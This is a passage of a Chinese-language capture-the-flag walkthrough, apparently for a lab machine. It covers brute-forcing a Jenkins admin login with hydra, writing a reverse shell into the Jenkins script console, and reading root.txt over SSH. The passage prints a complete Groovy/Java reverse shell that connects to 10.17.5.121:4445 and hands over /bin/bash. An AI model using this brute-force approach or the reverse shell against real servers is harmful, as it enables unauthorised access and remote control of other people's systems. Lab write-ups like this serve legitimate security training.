#-q :安静模式,不输出 错误/警告 信息

我们接下来对该jenkins后台登录页面进行暴力破解,在此我们使用hydra工具,我们还需要获取关于登录框的请求表单数据来为hydra相关命令构造参数。
 通过暴力破解获取到登录密码后,我们可以登录到jenkins后台,然后利用后台中的脚本控制面板写入反向shell脚本内容,完成脚本内容写入后—我们就可以尝试执行相关的反向shell脚本(注意先在攻击机上设置一个Netcat监听器),即可获得一个shell界面—身份为jenkins。

String host="10.17.5.121";
int port=4445;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close(); 使用ssh访问root用户并检索root.txt文件内容。